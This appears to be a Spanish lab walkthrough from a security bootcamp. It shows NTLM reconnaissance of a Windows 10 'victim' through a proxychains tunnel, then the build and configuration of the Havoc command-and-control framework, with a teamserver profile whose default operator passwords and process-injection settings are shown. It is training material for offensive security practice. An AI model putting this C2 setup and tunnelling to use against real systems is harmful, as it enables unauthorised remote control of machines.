    Link-local IPv6 Address . . . . . : fe80::95f2:a3a6:1c5:25e6%4
    IPv4 Address . . . . . : 192.168.79.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.79.2
PS C:\Users\USER>

```

en debian, en la carpeta opt/ntlm_challenger ejecuto:

python3 ./ntlm_challenger.py <smb://192.168.79.130>

```

root@debian:/opt/ntlm_challenger# python3 ./ntlm_challenger.py smb://192.168.79.130

Target (Server): DESKTOP-0G1PKPH

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
    MsvAvNbDomainName: DESKTOP-0G1PKPH
    MsvAvNbComputerName: DESKTOP-0G1PKPH
    MsvAvDnsDomainName: DESKTOP-0G1PKPH
    MsvAvDnsComputerName: DESKTOP-0G1PKPH
    MsvAvTimestamp: Jun 15, 2024 19:03:01.131021

Negotiate Flags:
    NTLMSSP_NEGOTIATE_UNICODE
    NTLMSSP_REQUEST_TARGET
    NTLMSSP_TARGET_TYPE_SERVER
    NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
    NTLMSSP_NEGOTIATE_TARGET_INFO
    NTLMSSP_NEGOTIATE_VERSION
    NTLMSSP_NEGOTIATE_128
    NTLMSSP_NEGOTIATE_56
root@debian:/opt/ntlm_challenger#

```

cambio el proxychains.conf a socket5

```
GNU nano 7.2                                     practica@debian: ~
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2

# Quiet mode (no output from library)
#quiet_mode

# Proxy DNS requests - no leak for DNS data
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#      type host port [user pass]
#      (values separated by 'tab' or 'blank')
#
#
# Examples:
#
#      socks5  192.168.67.78  1080    lamer   secret
#      http    192.168.89.3   8080    justu   hidden
#      socks4  192.168.1.49   1080
#      http    192.168.39.93  8080
#
#
# proxy types: http, socks4, socks5
#      ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 68
```

lanzo el comando proxychains python3 ./ntlm_challenger.py <smb://192.168.79.130>

con proxychains delante para que la ejecución vaya a través del túnel, entre debian y windows, aquí vemos la conexión mediante el túnel del debian y windows (víctima):

```
root@debian:/opt/ntlm_challenger# proxychains python3 ./ntlm_challenger.py smb://192.168.79.130
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|->-127.0.0.1:68-<>->-192.168.79.130:445-<>->-OK

Target (Server): DESKTOP-0G1PKPH

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
MsvAvNbDomainName: DESKTOP-0G1PKPH
MsvAvNbComputerName: DESKTOP-0G1PKPH
MsvAvDnsDomainName: DESKTOP-0G1PKPH
MsvAvDnsComputerName: DESKTOP-0G1PKPH
MsvAvTimestamp: Jun 15, 2024 19:26:54.286992

Negotiate Flags:
  NTLMSSP_NEGOTIATE_UNICODE
  NTLMSSP_REQUEST_TARGET
  NTLMSSP_TARGET_TYPE_SERVER
  NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
  NTLMSSP_NEGOTIATE_TARGET_INFO
  NTLMSSP_NEGOTIATE_VERSION
  NTLMSSP_NEGOTIATE_128
  NTLMSSP_NEGOTIATE_56
root@debian:/opt/ntlm_challenger#
```

Command and Control:

Voy a utilizar, dentro de Windows 10, la carpeta Programdata porque sé con seguridad que va a estar en el sistema, que existe.

Hago un git clone de Havoc en debian:

git clone [HavocFramework/Havoc: The Havoc Framework. \(github.com\)](https://github.com/HavocFramework/Havoc)

```
practica@debian:~$ su root
Password:
root@debian:/home/practica# git clone https://github.com/HavocFramework/Havoc
```

```
root@debian:/home/practica# git clone https://github.com/HavocFramework/Havoc
Cloning into 'Havoc'...
remote: Enumerating objects: 11552, done.
remote: Counting objects: 100% (2804/2804), done.
remote: Compressing objects: 100% (683/683), done.
remote: Total 11552 (delta 2257), reused 2367 (delta 2076), pack-reused 8748
Receiving objects: 100% (11552/11552), 33.59 MiB | 1.19 MiB/s, done.
Resolving deltas: 100% (7792/7792), done.
root@debian:/home/practica# █
```

voy a /tmp

lanzo este comando:

wget <https://go.dev/dl/go1.22.4.linux-amd64.tar.gz>

```
root@debian:/tmp# wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz
--2024-06-15 11:49:56--  https://go.dev/dl/go1.22.4.linux-amd64.tar.gz
Resolving go.dev (go.dev)... 216.239.36.21, 216.239.38.21, 216.239.32.21, ...
Connecting to go.dev (go.dev)|216.239.36.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://dl.google.com/go/go1.22.4.linux-amd64.tar.gz [following]
--2024-06-15 11:49:56--  https://dl.google.com/go/go1.22.4.linux-amd64.tar.gz
Resolving dl.google.com (dl.google.com)... 216.58.215.174
Connecting to dl.google.com (dl.google.com)|216.58.215.174|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68964131 (66M) [application/x-gzip]
Saving to: 'go1.22.4.linux-amd64.tar.gz'

go1.22.4.linux-amd64. 100%[=====] 65.77M 2.12MB/s    in 21s

2024-06-15 11:50:18 (3.10 MB/s) - 'go1.22.4.linux-amd64.tar.gz' saved [68964131/68964131]

root@debian:/tmp#
```

lanzo este:

```
rm -rf /usr/local/go && tar -C /usr/local -xzf go1.22.4.linux-amd64.tar.gz
```

```
root@debian:/tmp# rm -rf /usr/local/go && tar -C /usr/local -xzf go1.22.4.linux-amd64.tar.gz
```

luego lanzo este:

```
export PATH=$PATH:/usr/local/go/bin
```

```
root@debian:/tmp# export PATH=$PATH:/usr/local/go/bin
root@debian:/tmp#
```

a continuación lanza:

```
go --version
```

```
root@debian:/tmp# go --version
flag provided but not defined: -version
Go is a tool for managing Go source code.

Usage:

    go <command> [arguments]

The commands are:

    bug      start a bug report
    build    compile packages and dependencies
    clean    remove object files and cached files
    doc      show documentation for package or symbol
    env      print Go environment information
    fix      update packages to use new APIs
    fmt      gofmt (reformat) package sources
    generate generate Go files by processing source
    get      add dependencies to current module and install them
    install  compile and install packages and dependencies
    list     list packages or modules
    mod      module maintenance
    work    workspace maintenance
```

me muevo a la carpeta Havoc:

```
root@debian:/home/practica/Havoc#
```

luego lanzo este comando:

```
apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev
libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-
dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake
qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go
qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
```

```
Setting up libboost-mpi-dev (1.74.0.3) ...
Setting up libboost-locale1.74-dev:amd64 (1.74.0+ds1-21) ...
Setting up libboost-graph-parallel-dev (1.74.0.3) ...
Setting up libboost-coroutine1.74-dev:amd64 (1.74.0+ds1-21) ...
Setting up libboost-coroutine-dev:amd64 (1.74.0.3) ...
Setting up libboost-log-dev (1.74.0.3) ...
Setting up libboost-fiber-dev:amd64 (1.74.0.3) ...
Setting up libboost-locale-dev:amd64 (1.74.0.3) ...
Setting up libboost-context-dev:amd64 (1.74.0.3) ...
Setting up libboost-type-erasure-dev:amd64 (1.74.0.3) ...
Setting up libboost-all-dev (1.74.0.3) ...
Processing triggers for sgml-base (1.31) ...
Setting up x11proto-dev (2022.1-1) ...
Setting up libxau-dev:amd64 (1:1.0.9-1) ...
Processing triggers for libc-bin (2.36-9+deb12u7) ...
Processing triggers for man-db (2.11.2-2) ...
Setting up libxdmcp-dev:amd64 (1:1.1.2-3) ...
Setting up libxcb1-dev:amd64 (1.15-1) ...
Setting up libx11-dev:amd64 (2:1.8.4-2+deb12u2) ...
Setting up libxext-dev:amd64 (2:1.3.4-1+b1) ...
Setting up libglx-dev:amd64 (1.6.0-1) ...
Setting up libgl-dev:amd64 (1.6.0-1) ...
Setting up libegl-dev:amd64 (1.6.0-1) ...
Setting up libglui-mesa-dev:amd64 (9.0.2-1.1) ...
Setting up qtbase5-dev:amd64 (5.15.8+dfsg-11) ...
Setting up qtdeclarative5-dev:amd64 (5.15.8+dfsg-3) ...
Setting up mesa-common-dev:amd64 (22.3.6-1+deb12u1) ...
Setting up libqt5websockets5-dev:amd64 (5.15.8-2) ...
Setting up libqt5opengl5-dev:amd64 (5.15.8+dfsg-11) ...
root@debian:/home/practica/Havoc#
```

luego cambio a teamserver

cd teamserver

```
root@debian:/home/practica/Havoc# cd teamserver
root@debian:/home/practica/Havoc/teamserver#
```

lanzo este comando:

go mod download golang.org/x/sys

```
root@debian:/home/practica/Havoc/teamserver# go mod download golang.org/x/sys
```

y luego:

go mod download github.com/ugorji/go

```
root@debian:/home/practica/Havoc/teamserver# go mod download github.com/ugorji/go
root@debian:/home/practica/Havoc/teamserver#
```

cd ..

make ts-build

aquí está compilando teamserver

```
[root@debian:/home/practica/Havoc# make ts-build
[*] building teamserver
```

```
[*] building teamserver
go: downloading github.com/spf13/cobra v1.2.1
go: downloading github.com/fatih/color v1.12.0
go: downloading github.com/fatih/structs v1.1.0
go: downloading github.com/gin-gonic/gin v1.7.7
go: downloading github.com/gorilla/websocket v1.5.0
go: downloading golang.org/x/crypto v0.0.0-20220314234659-1baeb1ce4c0b
go: downloading github.com/spf13/pflag v1.0.5
go: downloading github.com/matttn/go-colorable v0.1.8
go: downloading github.com/matttn/go-isatty v0.0.13
go: downloading github.com/olekukonko/tablewriter v0.0.5
go: downloading golang.org/x/image v0.5.0
go: downloading golang.org/x/text v0.7.0
go: downloading github.com/matttn/go-sqlite3 v1.14.16
go: downloading github.com/gin-contrib/sse v0.1.0
go: downloading github.com/matttn/go-runewidth v0.0.9
go: downloading github.com/go-playground/validator/v10 v10.4.1
go: downloading github.com/golang/protobuf v1.5.2
go: downloading github.com/ugorji/go/codec v1.1.7
go: downloading gopkg.in/yaml.v2 v2.4.0
go: downloading github.com/zclconf/go-cty v1.9.0
go: downloading github.com/agext/levenshtein v1.2.3
go: downloading github.com/apparentlymart/go-textseg/v13 v13.0.0
go: downloading github.com/mitchellh/go-wordwrap v1.0.1
go: downloading github.com/go-playground/universal-translator v0.17.0
go: downloading github.com/leodido/go-urn v1.2.0
go: downloading google.golang.org/protobuf v1.26.0
go: downloading github.com/google/go-cmp v0.5.6
go: downloading github.com/go-playground/locales v0.13.0
root@debian:/home/practica/Havoc#
```

make client-build

```
[root@debian:/home/practica/Havoc# make client-build
[*] building client
Submodule 'client/external/json' (https://github.com/nlohmann/json) registered for path 'client/external/json'
Submodule 'client/external/spdlog' (https://github.com/gabime/spdlog) registered for path 'client/external/spdlog'
Submodule 'client/external/toml' (https://github.com/ToruNiina/toml11) registered for path 'client/external/toml'
Cloning into '/home/practica/Havoc/client/external/json'...
[ 76%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/PythonScript.cc.o
[ 78%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/ScriptManager.cc.o
[ 80%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/LootWidget.cc.o
/home/practica/Havoc/client/src/UserInterface/Widgets/LootWidget.cc: In member function 'const QPixmap* QLabel::pixmap() const':
/home/practica/Havoc/client/src/UserInterface/Widgets/LootWidget.cc:41:25: warning: 'const QPixmap* QLabel::pixmap() const' is deprecated: Use the other overload which returns QPixmap by-value [-Wdeprecated-declarations]
  41 |     return label->pixmap();
     |     ~~~~~^~~~~~
In file included from /usr/include/x86_64-linux-gnu/qt5/QtWidgets/ QLabel:1,
                 from /home/practica/Havoc/client/include/global.hpp:12,
                 from /home/practica/Havoc/client/src/UserInterface/Widgets/LootWidget.cc:1:
/usr/include/x86_64-linux-gnu/qt5/QtWidgets/qlabel.h:78:20: note: declared here
  78 |     const QPixmap *pixmap() const; // ### Qt 7: Remove function
     |     ~~~~~
[ 82%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/FileBrowser.cc.o
[ 84%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/Teamserver.cc.o
[ 86%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/Store.cc.o
[ 88%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/Widgets/ProcessList.cc.o
[ 90%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/SmallWidgets/EventViewer.cc.o
[ 92%] Building CXX object CMakeFiles/Havoc.dir/src/Util/ColorText.cpp.o
[ 94%] Building CXX object CMakeFiles/Havoc.dir/src/Util/Base64.cpp.o
[ 96%] Building CXX object CMakeFiles/Havoc.dir/src/Util/Base.cpp.o
[ 98%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/QYFM2Z2WYQ/qrc_Havoc.cpp.o
[100%] Linking CXX executable /home/practica/Havoc/client/Havoc
gmake[3]: Leaving directory '/home/practica/Havoc/client/Build'
[100%] Built target Havoc
gmake[2]: Leaving directory '/home/practica/Havoc/client/Build'
gmake[1]: Leaving directory '/home/practica/Havoc/client/Build'
root@debian:/home/practica/Havoc#
```

con este último comando se daría por concluida la instalación del Havoc, que es el Command & Control.

Abro dos terminales en el debian, levanto el Teamserver, el servidor de Havoc:

```
./havoc server --profile ./profiles/havoc.yaotl -v --debug
```

./havoc client

edito el fichero havoc.yaotl

vim profiles/havoc.yaotl

Este es el fichero de configuración de Havoc. Aquí podemos añadir usuarios, podemos configurar el tráfico, crear una estructura de tráfico de red. Podemos replicar tráfico de red.

```
practica@debian: ~/Havoc
practica@debian: ~/Havoc

Teamserver {
    Host = "0.0.0.0"
    Port = 40056

    Build {
        Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
        Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "Spider" {
        Password = "password1234"
    }

    user "Neo" {
        Password = "password1234"
    }
}

# this is optional. if you dont use it you can remove it.
Service {
    Endpoint = "service-endpoint"
    Password = "service-password"
}

Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false

    Injection {
        Spawn64 = "C:\\Windows\\\\System32\\\\notepad.exe"
        Spawn32 = "C:\\Windows\\\\SysWOW64\\\\notepad.exe"
    }
}

```

15,1

Ejecuto el siguiente comando en la carpeta Havoc

`./havoc client`

practica@debian: ~/Havoc

```

practica@debian:~/Havoc$ su root
Password:
root@debian:/home/practica/Havoc# vim profiles/havoc.yaotl
[1]+  Stopped                  vim profiles/havoc.yaotl
root@debian:/home/practica/Havoc# vim profiles/havoc.yaotl
root@debian:/home/practica/Havoc# vim profiles/havoc.yaotl

[2]+  Stopped                  vim profiles/havoc.yaotl
root@debian:/home/practica/Havoc# ./havoc client
  \) ( / ( _ ) ) \) ( / ( _ ) ) ( _ ) \
  ( _ ) | ( _ ) | ( ( ) ) | ( _ ) | ( _ ) \
  ( _ ) | ( _ ) | ( \ / / ( _ ) | ( _ ) / \
  ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) \
  pwn and elevate until it's done

QStandardPaths: runtime directory '/run/user/1000' is not owned by UID 0, but a directory permissions 0700 owned by UID 1000 GID 1000
QSocketNotifier: Can only be used with threads started with QThread
QStandardPaths: runtime directory '/run/user/1000' is not owned by UID 0, but a directory permissions 0700 owned by UID 1000 GID 1000
[12:54:24] [info] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[12:54:24] [info] Successful created database
[12:54:24] [info] loaded config file: client/config.toml

```

Connect

New Profile

Havoc connection dialog. Connect to a havoc teamserver.

Name:

Host:

Port:

User:

Password:

Connect

introducimos los siguientes datos en la cajas de texto:

root@debian:/home/practica/Havoc# vim profiles/havoc.yaotl

```

[1]+  Stopped                  vim profiles/havoc.yaotl
root@debian:/home/practica/Havoc# vim profiles/havoc.yaotl
root@debian:/home/practica/Havoc# vim profiles/havoc.yaotl

[2]+  Stopped                  vim profiles/havoc.yaotl
root@debian:/home/practica/Havoc# ./havoc client
  \) ( / ( _ ) ) \) ( / ( _ ) ) ( _ ) \
  ( _ ) | ( _ ) | ( ( ) ) | ( _ ) | ( _ ) \
  ( _ ) | ( _ ) | ( \ / / ( _ ) | ( _ ) / \
  ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) ( ) \
  pwn and elevate until it's done

QStandardPaths: runtime directory '/run/user/1000' is not owned by UID 0, but a directory permissions 0700 owned by UID 1000 GID 1000
QSocketNotifier: Can only be used with threads started with QThread
QStandardPaths: runtime directory '/run/user/1000' is not owned by UID 0, but a directory permissions 0700 owned by UID 1000 GID 1000
[12:54:24] [info] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[12:54:24] [info] Successful created database
[12:54:24] [info] loaded config file: client/config.toml

```

Connect

New Profile

Havoc connection dialog. Connect to a havoc teamserver.

Name: Bootcamp

Host: 127.0.0.1


Port: 40056

User: Neo

Password:

Connect

el puerto se puede cambiar, el usuario/password es el que viene en el fichero de configuración havoc.yaotl, es decir Neo/password1234. Le doy a Connect y me salen estas pantallas:





```
[12:37:12] [DEBUG] [certs.generateCertificate:228]: Serial Number: 64214151735713857366302173306687741472
[12:37:12] [DEBUG] [certs.generateCertificate:234]: Authority certificate
[12:37:12] [DEBUG] [certs.generateCertificate:247]: ExtKeyUsage = [1 2]
[12:37:12] [DEBUG] [certs.generateCertificate:263]: Certificate authenticates IP address: 0.0.0.0
[12:37:12] [DEBUG] [certs.generateCertificate:278]: Certificate is an AUTHORITY
[12:59:13] [DEBUG] [server.(*Teamserver).ClientAuthenticate:658]: Found User: Neo
[12:59:13] [DEBUG] [server.(*Teamserver).ClientAuthenticate:665]: User Neo is authenticated
[12:59:13] [GOOD] User <Neo> Authenticated
```


me creo un Listener, en el menú View - Listener



